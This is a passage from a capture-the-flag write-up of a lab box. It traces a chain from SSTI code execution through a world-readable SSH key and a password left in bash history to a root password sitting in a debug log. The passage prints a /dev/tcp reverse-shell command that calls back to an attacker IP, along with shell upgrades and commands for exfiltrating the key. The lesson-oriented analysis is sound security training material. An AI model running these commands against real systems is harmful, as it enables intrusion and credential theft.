directory=/app/app
user=www-data
supervisord runs as root and drops the Flask app to www-data, which is why the SSTI landed as an unprivileged user rather than root. The Dockerfile explains how an unprivileged process binds port 80 at all:
1
RUN setcap 'cap_net_bind_service=+ep' $(readlink -f $(which python3))
CAP_NET_BIND_SERVICE on the Python binary allows binding ports below 1024 without being root. It is the correct hardening choice, and it is why there is no root-owned web process to attack.
5.3 An interactive shell
The single-command runner is enough for enumeration, but the escalation needs a TTY. A /dev/tcp reverse shell is the fastest option:
1
2
# attacker
nc -lvnp 9001
1
2
# target, via SSTI
./rce.sh 'bash -c "bash -i >& /dev/tcp/10.200.84.162/9001 0>&1" &'
1
2
3
4
5
6
Listening on 0.0.0.0 9001
Connection received on 10.1.217.203 42536
bash: cannot set terminal process group (67): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
www-data@9f25c375cfd2:/app/app$
The trailing & matters. Without it the shell runs in the foreground of the popen() call, the HTTP request never completes, and the connection dies when Werkzeug times out. Backgrounding lets the request return immediately while the shell persists.
The no job control warning is expected on a shell without a controlling TTY; python3 -c 'import pty; pty.spawn("/bin/bash")' followed by stty raw -echo; fg upgrades it. (/root/.bashrc: Permission denied is cosmetic: supervisord did not reset HOME when it dropped privileges, so www-data’s shell tries to source root’s dotfile.)
§6 produces a key that gives a fully interactive SSH session on port 2222, which is more stable than any reverse shell. Keep the reverse shell as a fallback, but it is not the intended route forward.
6. www-data to george: a private key at mode 644
Home directories are the first stop from any web-user foothold:
1
./rce.sh 'ls -la /home/george /home/george/.ssh'
1
2
3
4
5
6
7
8
9
10
11
/home/george:
-rw-r--r-- 1 george george  786 Aug 23 20:28 .bash_history
-rw-r--r-- 1 george george 3526 Mar 27  2022 .bashrc
drwxr-xr-x 2 george george 4096 Aug 23 20:28 .ssh
-rw-r--r-- 1 george george   39 Aug 23 20:28 user.txt

/home/george/.ssh:
drwxr-xr-x 2 george george 4096 Aug 23 20:28 .
-rw-r--r-- 1 george george  399 Aug 23 20:28 authorized_keys
-rw-r--r-- 1 george george 1823 Aug 23 20:28 id_rsa
-rw-r--r-- 1 george george  399 Aug 23 20:28 id_rsa.pub
id_rsa is mode 644. A private key is readable by every user on the system, www-data included.
This is not an accident of the box design. It is recorded in george’s own shell history, read in §7:
1
2
3
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa          # <-- here
That chmod is almost certainly a fix for the wrong error. OpenSSH refuses to use a private key whose permissions are too open, and the resulting UNPROTECTED PRIVATE KEY FILE! message is commonly “solved” by loosening the mode until the warning stops. 644 does stop the client-side complaint. It also publishes the key to every account on the host.
Copying it out through the SSTI runner, base64-encoded so the newlines survive the HTML round trip:
1
2
3
./rce.sh 'base64 -w0 /home/george/.ssh/id_rsa' | tr -d ' \n' | base64 -d > george_id_rsa
chmod 600 george_id_rsa
head -1 george_id_rsa
1
-----BEGIN OPENSSH PRIVATE KEY-----
The key is unencrypted, and authorized_keys in the same directory contains its own public half, so it authenticates as george against this very host. Port 2222 is the container’s sshd:
1
ssh -i george_id_rsa -p 2222 george@$IP
1
2
3
4
george@9f25c375cfd2:~$ id
uid=1000(george) gid=1000(george) groups=1000(george)
george@9f25c375cfd2:~$ cat user.txt
HSM{redacted}
A real TTY as george, and the user flag.
chmod 644 id_rsais a recurring finding on real engagements, and the failure is silent. The key keeps working, SSH stops warning, and nothing in the system logs the fact that the credential is now world-readable.600is not a suggestion; on a shared or web-facing host it is the only thing making the key a secret. Enumerate/home/*/.ssh/from every foothold, however unprivileged.
7. george to david: history that was not cleared
1
cat ~/.bash_history
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
DavidPass2026!#          # <-- password typed at the su prompt, captured as a command
exit
history -c
mysql -u david -p'DavidPass2026!#' -h 127.0.0.1 resort_db
cd /opt/
ls -la
cat /var/log/provisioning.log
...
Two credentials, from two different mistakes, on two lines.
Line 26 is the well-known one. su david prompts for a password on the terminal, and su reads it from /dev/tty with echo disabled. It is not read from stdin and should never reach the shell. The way it ends up in history is a race: the user typed the password and pressed Enter before su had finished putting the terminal into no-echo mode, so bash was still the thing reading the line. Bash saw a line of input, could not know what it was, and treated it like any other line: echoed it and appended it to the history buffer. The blank Password: prompt then consumed the next line, which is why the following command is exit.
The mysql line is a plain habit error. -p'DavidPass2026!#' puts the password on the command line, which stores it in history and exposes it in ps output to every user on the box for the lifetime of the process. It corroborates the same password from an independent line.
history -c on line 28 clears the in-memory history list for the current shell. It does not touch ~/.bash_history on disk, and on exit bash appends the current session’s remaining buffer to that file anyway. The command meant to destroy this evidence is preserved in the file, three lines below the password it failed to erase. (history -c && history -w, or shred on the file, is what the operator wanted; better still, unset HISTFILE before starting.)
1
su david
1
2
3
Password:
david@9f25c375cfd2:~$ id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
sudo -l is a dead end, so the group list is the finding:
1
Sorry, user david may not run sudo on 9f25c375cfd2.
8. david to root: the adm group and a debug log
8.1 Why david was necessary
david’s id output differs from george’s by exactly one entry: 4(adm). That single group membership is the reason this hop exists, and it looks like a side quest until the permissions are checked.
adm is a Debian/Ubuntu convention. It grants no privileges of its own: it is not in sudoers and owns no setuid binaries. Its purpose is read access to /var/log. It is the “can read the logs without being root” group, handed to monitoring agents and junior operators because reading logs is supposed to be harmless.
The last line of george’s history was cat /var/log/provisioning.log, which is a strong hint, but as george that file is unreadable:
1
2
3
# as george
ls -la /var/log/provisioning.log
cat /var/log/provisioning.log
1
2
-rw-r----- 1 root adm 612 Aug 23 20:28 /var/log/provisioning.log
cat: /var/log/provisioning.log: Permission denied
root:adm with mode 640: owner reads and writes, group adm reads, everyone else gets nothing. And the group has exactly one member:
1
getent group adm
1
adm:x:4:david
So the chain is forced. www-data cannot read it and george cannot read it. david has no sudo rights and an empty home directory, and exists in this box for one reason: he is the only account in adm.
8.2 The log
1
2
# as david
cat /var/log/provisioning.log
1
2
3
4
5
6
7
8
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: R3s0rt_Sup3r_S3cr3t_R00t_2026!
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
The root password, at [DEBUG] severity, written by a provisioning script.
Note the log level. Every other line is [INFO] or [SUCCESS]; the credential is the only [DEBUG] entry. That pattern fits a debug statement added during development to check a variable was being read correctly, which then shipped because the production log level was never raised above DEBUG.
1
su root
1
2
3
4
5
Password:
root@9f25c375cfd2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@9f25c375cfd2:~# cat /root/root.txt
HSM{redacted}
Secrets in logs are worse than secrets in config files, and the reason is distribution. A config file has restrictive permissions, lives in one place, and is not backed up casually. A log file is world- or
adm-readable by design, is rotated into archives, is shipped to a central aggregator, is indexed by whatever the SOC runs, and is attached to support tickets. Writing a credential into one does not disclose it to a single group, it discloses it to every system and person downstream of the logging pipeline, most of which the author never sees. Secret-scanning on log ingestion is the defensive control for this.
8.3 Where “root” actually is
It matters what was actually compromised, and the port scan already implied the answer:
1
2
ls -la /.dockerenv
ls -la /var/run/docker.sock
1
2
-rwxr-xr-x 1 root root 0 Aug 11 04:46 /.dockerenv
ls: cannot access '/var/run/docker.sock': No such file or directory
/.dockerenv confirms this is root inside the container, and there is no Docker socket mounted, no --privileged flag, and no host filesystem bind mount to escalate through. This is not the escapable kind of container seen on boxes like Dark. The host’s own SSH on port 22 is public-key only, so the recovered root password does not carry across:
1
ssh -p 22 root@$IP
1
root@10.1.217.203: Permission denied (publickey).
Both flags live in the container, so root here is the intended end of the box. The distinction still belongs in a report: what was demonstrated is full compromise of the application container, not of the Ubuntu host running it.
Understanding the Attack Chain
| # | Primitive | Severity in isolation | Severity composed |
|---|---|---|---|
| 1 | sourceMappingURL left in production bundle | Informational: build hygiene | Reveals an endpoint no wordlist finds |
| 2 | sourcesContent embeds pre-build source | Informational: code disclosure | Hands over the exact API path and query |
| 3 | /api/v1/rooms/status unauthenticated | High: PII disclosure of 100 guests | The response is the credential set |
| 4 | Auth on room number + surname | Low: weak identity design | Any guest-list leak is a total bypass |
| 5 | checkout_date selected, never checked | Low: stale sessions | Every leaked credential is permanent |
| 6 | f-string into render_template_string | Critical: SSTI | Authenticated guest becomes www-data RCE |
| 7 | id_rsa at mode 644 | Critical: key disclosure | Web user becomes george with a real TTY |
| 8 | Container sshd published on 2222 | By design | Makes the stolen key remotely usable |
| 9 | Password in .bash_history | High: credential disclosure | george becomes david |
| 10 | david alone in the adm group | By design: log readers | The only account that can read the log |
| 11 | Root password at [DEBUG] in a log | Critical: credential in logs | david becomes root |